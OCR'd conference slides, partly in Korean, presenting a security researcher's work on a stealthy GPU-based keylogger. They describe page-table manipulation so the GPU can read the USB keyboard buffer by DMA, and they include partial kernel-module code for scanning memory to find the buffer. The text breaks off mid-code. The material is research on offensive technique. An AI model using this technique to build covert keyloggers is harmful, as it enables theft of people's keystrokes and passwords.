GPU-based Keylogger

Jihwan yoon
131ackcon@gmail.com

Index

- Who am I
- Keylogger, GPU
- GPU based Keylogging
  - Locating the keyboard buffer
  - Capturing KEYSTROKES
- Demo

About me


Who am I

- 윤 지 환
- CERT-IS reader
- BOB 3rd
- Interested in
  - System Hacking
  - bug-hunting

- http://blog.xchgespebp.kr
- 131ackcon@gmail.com

Who am I

Project




2012. 12

2013. 08

2014. 09

2015. 08



You Can Type, but You Can't Hide: A Stealthy GPU-based Keylogger

Evangelos Ladakis,* Lazaros Koromilas,* Giorgos Vasiliadis,*
Michalis Polychronakis,† Sotiris Ioannidis*
*Institute of Computer Science, Foundation for Research and Technology—Hellas, Greece
†Columbia University, USA
{ladakis, koromil, gvasil, sotiris}@ics.forth.gr, mikepo@cs.columbia.edu

새로운 리눅스 루트킷 스텔스 Gpu 활용 | WebSetNet
websetnet.com/ko/new-linux-**rootkit**-leverages-**gpu**s-for-stealth/
루트킷, 라는 해파리, **Gpu**에 완전히 실행 맬웨어를 보여 주기 위해 디자인 된 개념의 증거 가입니다. (그래픽 처리 장치) 가능한 옵션은. 전용된 그래픽 카드는 자체 ...
이 페이지를 3번 방문했습니다. 최근 방문 날짜: 15. 9. 10

한국정보보호교육센터 - GPU 기반 키로깅 악성코드 관련 정...
https://ko-kr.facebook.com/startupkisec/posts/605040129637715
GPU 기반 키로깅 악성코드 관련 정보 뉴스 http://thehackernews.com/2015/05/**gpu-rootkit**-linux-Keylogger.html 논문...
이 페이지를 4번 방문했습니다. 최근 방문 날짜: 15. 9. 10

- 2013 : 논문 공개(You Can Type, but You Can't Hide: A Stealthy GPU-based Keylogger)
- 2015 : POC공개 (GPU rootkit & GPU keylogger)

- 공개된 POC는 실행X, 문법X
- 진짜 개념만 증명한 코드 , 작성하다가 만 코드(물론 공개 안된 부분도 있을 듯)
- 처음부터 다 키로거를 제작하는 것이 빠르다.


Keylogger

Keylogger


- 사용자의 입력을 훔쳐보는 프로그램
- 탐지될 가능성이 크다.

1. Software keylogger
   1) User-level
      - API(GetAsyncKeyState…)
   2) Kernel-level
      - SYSCALL, Driver Functions …

2. Hardware keylogger
   - BIOS-level, firmware,
     wireless sniffers, device plugged inline…




GPU



GPU(Graphics Processing Unit)

- 2D 핸들링, 3D 그래픽 랜더링에 사용되며, CPU의 부담을 줄여준다.
- 전용 그래픽카드, 통합 그래픽 솔루션, 내장 그래픽, 가속처리장치 …
- Graphics API : OpenCL, CUDA. DirectX


CPU vs GPU Architecture



CPU

GPU

CPU vs GPU Architecture



GPU based Keylogging

GPU-BASED KEYLOGGING


<요구사항>

- Nvidia나 AMD 그래픽 카드(Intel이 AMD의 SDK 지원)


<Component>

- Host Process
  -> 키보드 버퍼의 주소를 메인 메모리에 위치시키는 작업 (page table 변조)
- GPU
  -> DMA를 통해 키보드 버퍼를 모니터링


GPU-BASED KEYLOGGING



GPU-BASED KEYLOGGING



GPU-BASED KEYLOGGING



GPU-BASED KEYLOGGING

1. Locating the Keyboard buffer

- Target : USB type keyboard
- 키보드 버퍼는 URB(USB Request Block) 멤버변수인 transfer_buffer에 저장
- 키보드 버퍼를 찾기위해 메모리 스캔하는 LKM(Loadable Kernel Module) 구현

GPU-BASED KEYLOGGING


1. Locating the Keyboard buffer

```
1446 struct urb {
1447         /* private: usb core and host controller only fields in the urb */
1448         struct kref kref;               /* reference count of the URB */
1449         void *hcpriv;                   /* private data for host controller */
1450         atomic_t use_count;             /* concurrent submissions counter */
1451         atomic_t reject;                /* submissions will fail */
1452         int unlinked;                   /* unlink error code */
1453
1454         /* public: documented fields in the urb that can be used by drivers */
1455         struct list_head urb_list;      /* list head for use by the urb's
1456                                          * current owner */
1457         struct list_head anchor_list;   /* the URB may be anchored */
1458         struct usb_anchor *anchor;
1459         struct usb_device *dev;         /* (in) pointer to associated device */
1460         struct usb_host_endpoint *ep;   /* (internal) pointer to endpoint */
1461         unsigned int pipe;              /* (in) pipe information */
1462         unsigned int stream_id;         /* (in) stream ID */
1463         int status;                     /* (return) non-ISO status */
1464         unsigned int transfer_flags;    /* (in) URB_SHORT_NOT_OK | ...*/
1465         void *transfer_buffer;          /* (in) associated data buffer */
1466         dma_addr_t transfer_dma;        /* (in) dma addr for transfer_buffer */
1467         struct scatterlist *sg;         /* (in) scatter gather buffer list */
1468         int num_mapped_sgs;             /* (internal) mapped sg entries */
1469         int num_sgs;                    /* (in) number of entries in the sg list */
1470         u32 transfer_buffer_length;     /* (in) data buffer length */
1471         u32 actual_length;              /* (return) actual transfer length */
1472         unsigned char *setup_packet;    /* (in) setup packet (control only) */
1473         dma_addr_t setup_dma;           /* (in) dma addr for setup_packet */
1474         int start_frame;                /* (modify) start frame (ISO) */
1475         int number_of_packets;          /* (in) number of ISO packets */
1476         int interval;                   /* (modify) transfer interval
1477                                          * (INT/ISO) */
1478         int error_count;                /* (return) number of ISO errors */
1479         void *context;                  /* (in) context for completion */
1480         usb_complete_t complete;        /* (in) completion routine */
1481         struct usb_iso_packet_descriptor iso_frame_desc[0];
1482                                         /* (in) ISO ONLY */
1483 };
```

URB(usb request block) in linux/usb.h

GPU-BASED KEYLOGGING

1. Locating the Keyboard buffer



URB(usb request block) in linux/usb.h

GPU-BASED KEYLOGGING

1. Locating the Keyboard buffer

```
unsigned long start = PAGE_OFFSET;
unsigned long end = 0xffff880280000000;
for( i = 0; start+i < end; i += 0x10 ){
```

```
struct usb_device *udp = dv;
if( dv % 0x400 == 0 ){
if( tdma % 0x20 == 0 ){
if( tlen == 8 ){
if( tbuf != NULL ){
